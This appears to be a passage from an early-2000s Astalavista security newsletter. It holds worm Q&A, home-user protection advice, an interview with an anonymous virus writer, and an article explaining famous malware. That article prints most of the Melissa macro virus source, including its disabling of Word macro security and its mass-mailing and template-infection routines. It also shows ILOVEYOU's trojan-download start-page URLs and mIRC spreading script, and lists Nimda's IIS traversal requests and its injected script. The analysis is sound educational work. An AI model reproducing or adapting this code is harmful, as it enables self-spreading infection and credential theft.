Answer: As far as protection from the outside is concerned, the measures you have in place are reasonable for the
small office network that you have.This, of course, doesn't mean that malware couldn't enter in your network;
something else you should seriously consider evaluating is your staff members' awareness of viruses,
trojans and worms.Do they know how to protect themselves by not opening an attachment they received, even when
it's coming from a friend? Peer-to-Peer software and acccess should be blocked as well; due to a lot of malware
spreads through these, your staff is again exposed to a possible infection.

Question: Hello guys.I'm confused, I believe I can take care of the security of my computer,
but I cannot do anything when a friend that has my e-mail in his/her address books infects with
a worm that distributes itself using my e-mail address.As a result, I'm getting quite a lot of
e-mails from anti-virus scanners that have blocked my e-mails and e-mails from postmasters that
I'm infected with a worm.

Answer: A personal recommendation to all the admins out there, in times of worms spreading around,
please turn off the gateway anti-virus notification when a virus is discovered in the message :-)
You can't control who adds your e-mail in his/her address book the same way you can't control which
spammer can add your e-mail in the e-mails database.If you're that seriously taking care of your friends'
security, provide them with articles related to protection againsts malware, with the idea to
educate them.

Question: What is the worst scenario as far as these worms are concerned?

Answer: I'm sure every security expert or even a computer enthusiast out there can point out at least five
possible scenarios, but consider the following one - what will be the impact of a worm spreading faster than
the Slammer worm which scanned several billion IP addresses in less than 15 minutes, with the destruction capabilities of
the CIH virus?

06. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for making business and increasing productivity, we have
decided that there should be a special section for corporate security, where
advanced and highly interesting topics will be discussed in order to provide
that audience with what they are looking for - knowledge!

In this issue, we've included an article contributed by Abhishek Bhuyan.It gives an overview
of the most common malware released by now, comments on its source code are included as well.

Known Malware Exploits Explained
by Abhishek Bhuyan
http://www.lucky-web.net/

Intruders who access networks and systems without authorization, or inside attackers with
malicious motives, can plant various types of programs to cause damage to the network.
These programs often lumped together under the general term viruses, although other varieties
have cost companies and individuals billions of dollars in lost data,lost productivity,and the
time and expense of recovery. Some of the more destructive examples of malicious code, also sometimes
referred to as malware [MALicious softWARE - mark the uppercase MALWARE] over the past decade, are:

- CIH/Chernobyl - In the late 1990s, this virus caused a great deal of damage to business and

home computer users.It infected executable files and was spread by running an infected file on
a Windows 95/98 machine. There were several variants of CIH; these were "time bomb" viruses that
were activated on a predefined date (either April 26-the anniversary of the Chernobyl disaster or
every month on the 26th). Until the trigger date, the virus remained dormant. Once the computer's internal
clock indicated the activation date, the virus would overwrite the first 2048 sectors of every hard disk
in the computer,thus wiping out the file's allocation table and causing the hard disk to appear to be erased.
However, the data on the rest of the disk could be recovered using data recovery software; many users
were unaware of this capability. The virus also attempted towrite to the basic input output system (BIOS)
boot block, rendering the computer unbootable. (This did not work on computers that had been set to
prevent writing to the BIOS.) This virus started to show up again in the spring of 2002,
piggybacking on the Klez virus.

- Melissa - This was the first virus to be widely disseminated via e-mail, starting in March 1999.
It is a macro virus, written in Visual Basic for Applications (VBA) and embedded in a Microsoft Word
97/2000 document. When the infected document is opened, the macro runs (unless Word is set not to run macros),
sending itself to the first 50 entries in every Microsoft Outlook MAPI address book.
These include mailing list addresses, which could result in a very rapid propagation of the virus.
The virus also made changes to the Normal.dot template, which caused newly created Word documents to
be infected. Because of the huge volume of mail it produced, the virus caused a denial of service (DoS)
on some e-mail servers. The confessed author of the virus, David Smith, was sentenced to 20 months in federal prison and fined $5,000.

- Code Red - In the summer of 2001, this self-propagating worm began to infect Web servers
running Internet Information Server (IIS). On various trigger dates, the infected machine
would try to connect to TCP port 80 (used for Web services) on computers with randomly
selected IP addresses. When successful, it attempted to infect the remote systems.
Some variations also defaced Web pages stored on the server. On other dates, the
infected machine would launch a DoS attack against a specific IP address embedded
in the code. CERT reported that Code Red infected over 250,000 systems over the
course of nine hours on July 19, 2001.

- Nimda - In the late summer of 2001, the Nimda worm infected numerous computers
running Windows 95/98/ME, NT, and 2000.The worm made changes to Web documents and executable

files on the infected systems and created multiple copies of itself.It spread via e-mail,
via network shares, and through accessing infected Web sites. It also exploited vulnerabilities in
IIS versions 4 and 5 and spread from client machines to Web servers through the back doors
left by the Code Red II worm.Then Nimda allowed attackers to execute arbitrary commands on
IIS machines that had not been patched, and DoS attacks were caused by the worm's activities.

- Klez - In late 2001 and early 2002, this e-mail worm spread throughout the Internet.
It propagates through e-mail mass mailings and exploits vulnerabilities in the unpatched
versions of Outlook and Outlook Express mail clients, attempting to run when the message
containing it is previewed. When it runs, it copies itself to the System or System32 folder
in the system root directory and modifies a registry key to cause it to be executed when
Windows is started.It also tries to disable any virus scanners and sends copies of itself
to addresses in the Windows address book, in the form of a random filename with a double
extension (for example, file.doc.exe). The payload executes on the 13th day of every other month,
starting with January, resulting in files on local and mapped drives being set to 0 bytes.

Now I'm going to explain about the 3 most popular malwares - some exploits which these
malwares used, but NOT how the whole code worked or how to code a malware to exploit.
I'm not that genious :-)

"Melissa" , "I Love You" and "Nimda" Worms

- Melissa Worm -

These two macro viruses/worms had a widespread impact on computer systems that
was borderline chaotic. The associated amount of damages in dollars(nearly $8 billion) is
borderline absurd. What made these worms so effective? Both Melissa and I Love You used the victim's address book as the next round of victims.
Since the source of the e-mail appears to be someone you know, a certain "trust"
is established that causes the recipients to let their guard down.

Melissa is actually a fairly simple and small macro virus. In an effort to show how simple a worm can be,
let's go through exactly what Melissa comprises:

```
Private Sub Document_Open()On Error Resume Next
```

Melissa works by infecting the Document_Open() macro of Microsoft Word files. Any code placed in the Document_Open()

routine is immediately run when the user opens the Word file. That said, Melissa propagates by users opening infected
documents, which are typically attached in an e-mail.

```
If System.PrivateProfileString("",
  "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
  "Level") <> ""
Then
  CommandBars("Macro").Controls("Security...").Enabled = False
  System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
    "Level") = 1&
Else
  CommandBars("Tools").Controls("Macro").Enabled = False
  Options.ConfirmConversions = (1 - 1): Options.VirusProtection =
(1 - 1):Options.SaveNormalPrompt = (1 - 1)
End If
```

Here Melissa makes an intelligent move -> It disables the macro security features of Microsoft Word. This allows it to
continue unhampered, and avoid alerting the end user that anything is going on.

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

Messaging API (MAPI) is a way for Windows applications to interface with various e-mail functions
(which is usually provided by Microsoft Outlook, but there are other MAPI-compliant e-mail packages available).

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\
  Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
```

Melissa includes a failsafe,i.e it has a way to tell if it has already run, or 'infected' this host. For Melissa in
particular, this is setting the preceding Registry key to the indicated value. At this point, if the key is not set,
it means Melissa has not yet run, and should go about executing its primary payload.

```
If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
    Next oo
```

Here we see Melissa checking to see if the application is Microsoft Outlook, and if so,
composing a list of the first 50
e-mail addresses found in the user's address book.

```
BreakUmOffASlice.Subject = "Important Message From " & Application
  .UserName
BreakUmOffASlice.Body = "Here is that document you asked for
  ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
```

This is the code that actually sends the e-mail to the 50 addresses previously found. You can see the subject, which is personalized using the victim's name. You can also see that Melissa simply attaches itself to the e-mail in one line, and then one more command sends the message.

```
  Peep = ""
  Next y
  DasMapiName.Logoff
End If

System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\",  "Melissa?") = "... by
Kwyjibo"
End If
```

Finally, the sending is wrapped up, and to make sure we do not keep sending all these e-mails, Melissa sets the failsafe by creating a Registry entry (which is checked for earlier in the code).

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
  If ADCL > 0 Then
    ADI1.CodeModule.DeleteLines 1, ADCL
    Set ToInfect = ADI1
    ADI1.Name = "Melissa"
    DoAD = True
  End If
  If NTI1.Name <> "Melissa" Then
    If NTCL > 0 Then
    NTI1.CodeModule.DeleteLines 1, NTCL
    Set ToInfect = NTI1
    NTI1.Name = "Melissa"
    DoNT = True
  End If
  If DoNT <> True And DoAD <> True Then GoTo CYA
```

Here Melissa checks to see if the active document and document template (normal.dot) are infected; if they are, it will jump down to the exit code ("GoTo CYA"). If they are not, then it will infect them:

```
If DoNT = True Then
  Do While ADI1.CodeModule.Lines(1, 1) = ""
    ADI1.CodeModule.DeleteLines 1
  Loop
  ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
  Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
```

```
    ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
    BGN = BGN + 1
  Loop
End If
    If DoAD = True Then
      Do While NTI1.CodeModule.Lines(1, 1) = ""
        NTI1.CodeModule.DeleteLines 1
      Loop
      ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
      Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
        ToInfect.CodeModule.InsertLines BGN,
          NTI1.CodeModule.Lines(BGN, 1)
        BGN = BGN + 1
      Loop
End If
```

The document infection code. Here we see Melissa modifying the Document_Open() function of the active document. We also see that the Document_Close() function of the document template was modified-this means every new document created, upon closing or saving, will run the Melissa worm.

```
CYA:
If NTCL <> 0 And ADCL = 0 And
    (InStr(1, ActiveDocument.Name, "Document") = False) Then
  ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
  ActiveDocument.Saved = True
End If
```

Here Melissa finishes by saving the current active document, making sure a copy of itself has been successfully stored.

```
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points,
  plus triple-word-score, plus fifty points for using all my letters.
  Game's over.  I'm outta here."
End Sub
```

- I Love You Worm -

The I Love You virus is a little more bulky, so I chose not to include the entire script here. You can download all of the I Love You source from: http://www.packetstormsecurity.org/viral-db/love-letter-source.txt

What is interesting to note about the I Love You virus is that it randomly changed the user's default Web browser homepage to one of four locations, as seen here by the code:

```
num = Int((4 * Rnd) + 1)

if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
  Page",http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTF
  wetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe
```

```
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
  Page",http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGF
  ikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe

elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
  Page",http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFE
  kbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe

elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
  Page",http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJB
  hAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234
  iuy7thjg/WIN-BUGSFIX.exe

end if
end if
```

The WIN-BUGSFIX.exe turned out to be a Trojan application designed to steal passwords.
Now, a quick look notices all of the URLs present are on www.skyinet.net. This resulted
in many places simply blocking access to that single host. While bad for skyinet.net, it was
an easy fix for administrators. Imagine if the virus creator has used more popular
hosting sites, such as the members' homepages of aol.com, or even made reference to large sites,
such as yahoo.com and hotmail.com ; would administrators rush to block those sites as well?
Perhaps not. Also, had someone at skyinet.net been smart, they would have replaced the Trojan
WIN-BUGSFIX.exe with an application that would disinfect the system of the I Love You virus.
That is, if administrators allowed infected machines to download the "Trojaned Trojan."

I Love You also modifies the configuration files for mIRC, a popular Windows IRC chat client:

```
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or
(s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")

scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine ";  Please dont edit this script... mIRC will
  corrupt, if mIRC will"
scriptini.WriteLine "     corrupt... WINDOWS will affect and will not
  run correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1=  /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2=  /.dcc send $nick "&dirsystem&"\LOVE-LETTER-
  FOR-YOU.HTM"
```

```
scriptini.WriteLine "n3=}"

scriptini.close
```

Here we see I Love You making a change that would cause the user's IRC client to send
a copy of the I Love You virus to every person who joins a channel that the user is in.
Of course, the filename has to be enticing to the users joining the channel, so they are tempted into opening the file.

- Nimda Worm - The coolest one !

In September 2001 a very nasty worm reared its ugly head. The Nimda (Just reverse nimda and you get admin) worm, also called the Concept virus, was another worm,
which propagated via Microsoft hosts. Nimda featured multiple methods to infect a host:

It could send itself via e-mail. It would attach itself as an encoded .exe file,
but would use an audio/x-wave Multipurpose Internet Mail Extensions (MIME) type,
which triggered a bug in Internet Explorer to automatically execute the attachment upon
previewing the e-mail. Once the attachment was executed, the worm would send itself to
people in the user's address book as well as e-mail addresses found on Web pages in Internet Explorer's
Web page cache-that means the worm would actually find e-mail addresses on recently browsed
Web pages! The worm would scan for vulnerable IIS machines, looking for the root.exe files
left over from the Code Red II and Sadmind worms, as well as using various Unicode and
double-encoding URL tricks in order to execute commands on the server.The following is a
list of requests made by the worm:

```
GET /scripts/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET
/msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt
/system32/cmd.exe?/c+dir
```

Once the worm found a vulnerable IIS server, it would attempt to Trivial File Transfer Protocol (TFTP)

the worm code to the target server. It would also modify the IIS server by creating a guest
account and adding it to the Administrators' group.It would also create a Windows share of
the C: drive (using the name C$).

All local hypertext markup language (HTML) and Application Service Provider (ASP) files
would be modified to include the following code snippet:

```
<script language="JavaScript">
window.open("readme.eml", null, "resizable=no,top=6000,left=6000")
</script>
```

In addition, the worm would copy itself to the readme.eml file. The final result was
that unsuspecting Web surfers would automatically download, and possibly execute,
the worm from an infected Web site.

The worm copies itself into .EML and .NWS in various local and network directories.
If an unsuspecting user uses Windows Explorer to browse a directory containing these files,
it is possible that the automatic preview function of Explorer would automatically execute the worm.
This would allow the worm to propagate over file shares on a local network.

The worm also copies itself to riched.dll, which is an attempt to Trojan Microsoft Office documents,
since documents opened in the same directory as the riched.dll binary will load and execute the Trojan DLL.

The end result was a noisy, but very effective, worm. It was noisy because it created many
.EML and .NWS files on the local system. It also modified Web pages on the Web site,
which made it easy to remotely detect a compromised server. But the multi-infection
methods proved quite effective, and many people who had run through and removed the worm had
found that their systems kept getting infected-it is a tough worm to fully eradicate! To properly combat it,
the security administrator needed to patch their IIS server, upgrade their Microsoft Outlook
client, and be cautious of browsing network shares. Full information on the Nimda worm is
available in the Security Focus analysis

http://aris.securityfocus.com/alerts/nimda/010921-Analysis-Nimda-v2.pdf

Some tips on prevention and response:

Protecting systems and networks from the damage caused by Trojan horses, viruses, and worms is mostly a matter of
common sense. Practices that can help prevent infection include the following:

- Do not run executable (.EXE) files from unknown sources, including those attached to an e-mail or downloaded from
Web sites.

- Turn off the Preview and/or HTML mail options in the e-mail client program.

- Do not open Microsoft Office documents from unknown sources without first disabling macros.

- Be careful about using diskettes that have been used in other computers.

- Install and use firewall software.

- Install antivirus software, configuring it to run scans automatically at predefined times and updating the definition
files regularly.

- Use intrusion prevention tools called behavior blockers that deny programs the ability to execute operations that have
not been explicitly permitted.

- Use behavior detection solutions such as Finjan's SurfinGate and SurfinShield that can use investigative techniques
to analyze executable files and assess whether they are likely to be hostile.

http://www.finjan.com/products/surfingate.cfm

- Use integrity checker software (such as Tripwire) to scan the system for changes.

- Recognizing the presence of a malicious code is the first-response step if a system gets infected.
Administrators and users need to be on the alert for common indications that a virus might be present,
such as the following:

Missing files or programs
Unexplained changes to the system's configuration
Unexpected and unexplained displays, messages, or sounds
New files or programs that suddenly appear with no explanation
Memory "leaks" (less available system memory than normal)
Unexplained use of disk space
Any other odd or unexplained behavior of programs or the operating system

If a virus is suspected, a good antivirus program should be installed and run to scan the system for viruses and attempt
to remove or quarantine any that are found. Finally, all mission-critical or irreplaceable data should be backed up on a
regular basis in case all these measures fail.

Virus writers are a creative and persistent bunch and will continue to come up with new ways to do the "impossible,"
so computer users should never assume that any particular file type or OS is immune to malicious code.
The only sure way to protect against viruses is to power down the computer and leave it turned off :-)

Information about specific viruses and instructions on how to clean an infected system is available at www.symantec.com
and www.mcafee.com. Both antivirus vendors provide detailed databases that list and describe known viruses.
But I recommend being in touch with the site
http://www.securitynewsportal.com/ (one of my favourite).
Here you will get hourly updates about latest security, hacking, virus and trojan news. And, of course,
http://astalavista.net/ !

07. Home Users Security Issues

Due to the high number of e-mails we keep getting from novice users, we have
decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easy to understand way, while, on the other hand, improve their current level of knowledge.
If you have questions or recommendations for the section, direct them to security@astalavista.net Enjoy yourself!

- Malicious Code (Malware) - How To Protect Myself -

The recent appearance of the MyDoom Worm, and the attacks on SCO's web site (http://sco.com), has again opened
the discussion on the end user's education and awareness of malicious software. Basically, worms like the MyDoom
one target the home users instead of the corporate ones, but why? The worm's aim in this case is to infect as many home
users as possible, then use their connection's bandwith in order to launch an attack on SCO's web site, simultaneously
and in coordination with all the victims.Don't get me wrong, a lot of Fortune 500 companies have problems with
the worm as well, due to the fact that it spreads via .zip attachments which are commonly used in the corporate
environment for both sending and receiving large attachments, but who do you think has a greater chance of infection-
the corporate end user protected by the company's gateway content filtering and anti-virus software, or the home user
who sometimes doesn't even have a reliable firewall installed on his/her computer? Corporate users, of course,
got infected as well, insecure laptop maintainance, personal correspondance through the corporate's e-mail and many
other factors contributed to the aforesaid problems with Fortune 500 companies.

- How powerful are worms? -

Worms' networks are one of the most powerful DDoS (Distributed Denial of Sercive) attack tools, creating a
network with thousands of "participants" who will use their bandwith, which in most of the cases is an "always-on"
connection. Simultaneously attacking the given target, having a network of litellary thousands of infected computers,
will allow the attacker to shut down any site worldwide.

The I LOVE YOU worm is believed to have caused billions of damages worldwide, in the above-mentioned article

"Known Malware Exploits Explained" you can read more about the most famous and destructive worms released so far.

- How can I get infected? -

The majority of Internet Worms targeting end users, usually spread via e-mail and IRC, and those targeting
companies' networks and servers spread via IP scanning, file shares, auto-exploiting a known/unknown vulnerability.
Due to its nature, the e-mail is the most commonly used method of spreading in the wild.Here we'll discuss several
scenarios:

- Using outdated software

One of the worst scenarios is when you're using an outdated software, namely a software that has at least one
publicly known vulnerability. And when this software happens to be the browser or the e-mail client you're using,
then it's just a matter of time for someone to exploit the vulnerability, which in most of the cases consists of
auto-execution of a file sent to your e-mail, just by viewing the message. Refer to your vendor's web site at least
once per week to check with the latest vulnerabilities. Sometimes the vulnerability is known to the public,
while the vendor cannot respond with a patch as soon as it's expected to do so.

- Lack of awareness

There's still a large number of home users who don't make a distinction between a virus, trojan and a worm,
they are unaware of the sender's real intentions and the world epidemy they'll become part of, just executing
the attachment sent to their mailboxes. Realize the consequences of your actions both to your home computer and to
the millions of Internet users worldwide, it's everyone's responsibility.

- Lack of an anti-virus software and a stable firewall

Although anti-virus scanners cannot gurantee 100% protection against viruses, trojans and worms, they're a "must have",
because they eliminate a large number of known dangerous programs-sometimes the attack might come from an attack
targeting especially users who don't even have an anti-virus scanner. Getting infected by the latest fast-spreading
worm is something else, but getting infected by a malware that's been into the product's database of signatures for
the past half an year is another story. Something else to consider is that having an anti-virus scanner that is not
regularly updated (on a weekly basis) will only give you a false sense of security.

Having a decent firewall will also increase your protection, but bear in mind that the firewall should be properly
configured - there're certain firewalls that automatically configure themselves and are created for novice Internet users.
These will work OK, as soon as you don't let a malware make a connection to the outside world (the Internet).

A list of various Windows based firewalls can be located here:

http://www.firewallguide.com/software.htm

A paper entitled The Complete Windows Trojans Paper (http://www.astalavista.com/media/files/comp_trojans.txt) fully discussed the various ways in which you can get infected by either a trojan or a worm.

- How can I protect myself? -

- The logical approach

Question yourself, how come am I receiving an e-mail from someone I don't know, that contains nothing but
bulk characters, and an attachment with a strange extension? How come am I receiving an e-mail from John, my colleague
in Chicago's branch, that doesn't even include his signature, or at least a personal message, but just an attachment?
I'd better mail/call him, lose several minutes, but verify what is going on, if it's a malware, he could immediatelly
contact their Information Security Office for futher actions. Don't be naive, you won't get rich by forwarding an e-mail,
you won't fall in love because of forwarding an e-mail, but you might get youself and a countless number of other
people in trouble.

Don't fall a victim because of your naivety!

08. Meet the Security Scene

In this section you are going to meet famous people, security experts and all the folks who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a lot of
interesting information through this section. In this issue we have interviewed
an anonymous malwares' coder that requested this interview due to the appearance of the MyDoom Worm.
He insisted in giving us this interview, due to his long-term expertise in this field; we,
of course, doublechecked how experienced he is, and were pretty surprised when we found out
more info on his worms etc. In a time of worms' spreading around the Internet on a daily basis,
we believe you're going to enjoy this interview. Something else to consider before mailing us
about it is that we don't have his e-mail, or any of his contacts due to obvious
reasons. The interview was conducted following the coder's personal views of anonymity.
Your comments are appreciated at security@astalavista.net

Interview with an Anonymous Malwares' Coder

Astalavista: Before we start, I think it would be better if you pick up a random name, so I can at least call you in some
way :)

Malwares' Coder: Doesn't bother me, how does Joe sound?

Astalavista: Ok, Joe, what was your primary intention when you e-mailed us, requesting this interview?

Joe: Before answering this question, I would like to clarify something - I'm speaking for myself, I don't represent the virii/malware scene in any way, all views and answers are based on my viewpoint. On your question...the MyDoom Worm epidemic made me request this talk, and particularly the articles published around the major news portals. I especially don't like the audience there, because it's the audience that makes the portal. Do you actually believe you're going to see "the real story" at a site like these? I wanted to give more publicity of the malware scene, I wanted to talk about how easy it is to launch a trojan and about all these 250k's we keep seeing as rewards on the next worm. Something else, I wanted to get the publicity of this interview through Astalavista.com as a well-known and one of the most popular sites for security in the world, as by what I know, it's just a myth that the site is visited by novice and warez visitors only. I, personally believe that the site is visited by the major ITSecurity companies in the industry, also government visitors from all over the world. Astalavista.com just gives an overview of the "underground" in all of its forms, enough flettering:-)

Astalavista: Our visitors would really appreciate if you give us more info about your background and experience in this field?

Joe: Sure. I've been involved in the virii scene for the past 10 years. By involved, I mean participating in active virii coding groups, attenting private cons and local meetings, writing articles on how to code. I'm currently employed by a well known anti-virus vendor - they're aware of my background, so I'm just analyzing malware. During all the time I've been talking about ethics as well.

Astalavista: How come are you a virii writer then? :)

Joe: Honestly, how easy is it to code a virus nowadays? How easy is it to modify a public source code and then turn it into another mutation of the actual virus, and besides all, who do you think is going to do it? Those who don't even have a basic understanding of life and what's left when they play with "toys" like these, with the Internet helping them. I have always tried to restrict lamers from knowledge that is too powerfull to be mastered by a bunch of potheads. I have always been "poisoning" source code in order to stop this invasion, because I'm so sick of seeing *.aol.com's IPs requesting sources and binary's.

Astalavista: Were you surprised by the MyDoom Worm's appearance?

Joe: No, but I was surprised on the worm's early version that the author "released", then waited for a while and released the rest.

Astalavista: You mean, that he's "playing with the victim", because it's absolutely sure that the worm will do
its dirty work sooner or later?

Joe: Exactly! It could have had a much greater impact, even SCO's partners could have been damaged, so I consider
this as a warning done in the lamest, yet most powerful and easy to execute way, by a worm.

Astalavista: Do you believe the attacks on SCO's web site by the MyDoom Worm are part of the "Linux War" mentioned
in a recent article at http://internetnews.com/?

Joe: Everything starts with finding an enemy. Having an enemy means he's powerfull enough to get you in trouble,
so if it's a part of the "Linux War", then Linux is finnally getting the attention it deserves. TO me, the decoded
"Nothing personal,the "I'm just doing my job" message sounds like someone's been hired to do something, but while doing it,
he/she realises the impact it is going to have, so a personall message is left in the code.

Astalavista: Guilty conscious perhaps, but if is so, then I'm sure the "employee" will take a certain % out
of his payment, just because of the clue he/she's giving, and how about if someone is orchestrating all this for
personal reasons?

Joe: I doubt it's the fired Joe from the financial department; hiring someone else to do this, he would get caught
for sure. Or Microsoft's advanced coding fans DDoSing http://kernel.org/ :-) But everything is possible, it might be
someone who doesn't have anything better to do, might be someone who's just trying to open more work for the news
agencies, or the devastating type of coder.

Astalavista: Let's put it simple, why do malware coders code?

Joe: I think you know the answer better than me - coding is power, seeing how your "baby" makes its first steps
is also powerfull. Everyone has a reason to do something, or at least they believe they have a reason. For me, the most
important point is how many people actually believe they're not going to get caught and keep thinking of ways to avoid
that while coding their programs.

Astalavista: And how about all of these 250k's rewards, are they going to do any good in the tracing of the author?

I still hang out with the people I used to code my first worms with, we have real jobs, like freelance consultants
or whatever, that's not the point, it's something else that connects us, it's the intimacy of all these moments when
we coded our first "babies", and I doubt they will sell these moments even for 500k, I know what I'm saying,
people change, but their history and background never do, with some exceptions, of course.

I will tell you something - to me it's just a PR that "we" take security seriously enough to offer such a large amount

of money in reward for someone who did damage our business. But how come they offer 250k, instead of proactively using
these 250k to invest in a disaster recovery plan for a situation like this, and even someone gets caughed because of
the 250k reward? who's lame, the caught coder or that company that gives away large amouts of money,
because it can't use them to properly react in such situations, and no, not by increasing their bandwith?

Astalavista: What is the best protection against worms?

Joe: If I tell you, I will lose my job :-) Let's put it that way, who opens the e-mail attachments received?

Astalavista: Who do you think made a small fortune out of the MyDoom problem?

Joe: I think it isn't that small, but I am not talking about the financial situation at the moment :-) - the anti-virus
vendors of course. In the first days of the mydoom worm, even google did extra "googling" especially for the MyDoom worm.
I'm sure they made quite a lot of money with the instant sponsored links placed by the major anti-virus vendors,
pointing to their commercial web sites, offering "unique" and free tools to remove the trojan.

Astalavista: Finally, tell us your opinion on the current situation of the ITSecurity industry?

Joe: It's obvious the industry is doing its best to deal with the major security issues today's networks and
computers face, but it cannot seem to be able to properly react to the malware's one, more and more "coders"
are taking advantage of that. Destruction is, as always, the easiest part.

Astalavista: Thanks for the interview, Joe. We appreciate your opinion!

Joe: Thanks for having me.

09. Security Sites Review

The idea of this section is to provide you with reviews of various, highly interesting
and useful security related web sites. Before we recommend a site, we make sure that it provides
its visitors with quality and a unique content.

http://www.ccmostwanted.com/
The Most Wanted Cyber Criminals, I'm sure you're all going to enjoy this one, useful articles and daily news updates
can be found as well

http://security-forums.com/

Very friendly and highly popular security forums, everything related to Security is discussed

http://www.rootprompt.org/

Security news and papers about linux security And the Open Source community

10. Astalavista needs YOU!

We are looking for authors that would be interested in writing security related
articles for our newsletter, for people's ideas that we will turn into reality with their help and for anyone who
thinks he/she could contribute to Astalavista in any way. Below we have summarized various issues that might
concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has more than
22,000 subscribers, so you can imagine what the exposure of your article and you will be, impressive, isn't it!
We will make your work and you popular among the community!

What are the rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not interested in
republishing articles that have already been distributed somewhere else.

Where can I see a sample of a contributed article?

http://www.astalavista.com/media/files/malware.txt

Where and how should I send my article?

Direct your articles to dancho@astalavista.net and include a link to your article; once we take a look
at it and decide whether is it qualified enough to be published, we will contact you within several days,
please be patient.

Thanks a lot all of you, our future contributors!

11. Special Promotions

- Advanced Security Member Portal - Astalavista.net

--> Until the end of February <--

- 20$ off the real price($99) so you get a LIFETIME Membership for $79

Astalavista.net is a world-known and highly respected Security Portal offering
an enormous database of very well sorted and categorized Information Security
resources, files, tools, white papers, e-books etc. At your disposal
there are also thousands of working proxies, wargames servers, where all the members
try their skills and most importantly - the daily updates of the portal.

- Over 12,000 members have already subscribed
- Over 3.5 GByte of Security Related data, daily updates and always working
links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share
their knowledge and answer your questions; replies are always received no matter
of the question asked.
